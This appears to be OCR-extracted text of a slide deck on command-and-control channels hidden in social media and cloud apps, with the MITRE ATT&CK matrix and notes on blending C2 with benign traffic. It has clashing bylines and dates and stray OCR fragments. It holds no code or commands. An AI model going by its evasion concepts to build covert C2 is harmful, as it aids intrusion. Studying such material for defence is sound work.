
By Ionut Ilascu · March 18, 2020 · 05:06 PM



Command and control server in social media (Twitter, Instagram, Youtube + Telegram)

Wojciech Follow
Feb 15, 2018 · 1 min read

THE PROBLEM


Initial Attack Vector
Access level maturity
Full Control
Detection & Defense Complexity
Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control
Action on Objectives

COMMAND & CONTROL 101

- C2, CnC, C&C, Command & Control
- Control large pools of computers
- Asynchronous
- Client to Server


C2 HIDING IN PLAIN SIGHT

GUIDEM

- Blending with the noise to disguise as common user traffic
- Common protocols
  - HTTP/HTTPS, SMPT/POP, DNS, ICMP
- Common Applications
  - Outlook, Spotify, PowerShell, Twitter, Gmail, Slack, OneDrive
- The more benign the better
- Low and slow traffic usage


COMMAND & CONTROL 101

- Infrastructure to carry out remote communication with the hosts
- A number of different transport mechanisms can be utilized
- Some tend to be more stealthy than the others
- Many network security appliances are trying in various ways to detect these
- But... bypasses exist in custom tools to get right by




TRADITIONAL C2 COMMUNICATION

1. A user gets compromised.
2. Attacker establishes command &
   control channel through the user’s
   compromised machine.
3. Attacker issues commands on demand
   and compromised machine sends callbacks.



MITRE ATT&CK – COMMAND & CONTROL



ATT&CK Matrix for Enterprise

layouts ▾ | show sub-techniques | hide sub-techniques


Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol		Network Denial of Service (2)
		Hijack Execution Flow (11)	Scheduled Task/Job (5)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port		Resource Hijacking
		Implant Container Image	Valid Accounts (4)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling		Service Stop
		Office Application Startup (6)		Indicator Removal on Host (6)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)		System Shutdown/Reboot
		Pre-OS Boot (3)		Indirect Command Execution	Unsecured Credentials (6)	Process Discovery		Man-in-the-Middle (1)	Remote Access Software		
		Scheduled Task/Job (5)		Masquerading (6)		Query Registry		Screen Capture	Traffic Signaling (1)		
		Server Software Component (3)		Modify Authentication Process (3)		Remote System Discovery		Video Capture	Web Service (3)		
		Traffic Signaling (1)		Modify Cloud Compute Infrastructure (4)		Software Discovery (1)					
		Valid Accounts (4)		Modify Registry		System Information Discovery					
				Obfuscated Files or Information (5)		System Network Configuration Discovery					
				Pre-OS Boot (3)		System Network Connections Discovery					
				Process Injection (11)		System Owner/User Discovery					
				Rogue Domain Controller		System Service Discovery					
				Rootkit		System Time Discovery					
				Signed Binary Proxy Execution (10)		Virtualization/Sandbox Evasion (3)					
				Signed Script Proxy Execution (1)							
				Subvert Trust Controls (4)							
				Template Injection							


COMMAND & CONTROL CHANNELS

slack
skype™
OneDrive
Google Drive
Dropbox

C2 CHANNEL - TWITTER


- C&C channels can take the form of IRC chatter, peer to peer protocols, generic HTTP traffic and so on
- Adversaries and several malware samples that appeared recently have also used social media for C&C
- Twitter can be used for DGA too (Domain Name Generation)





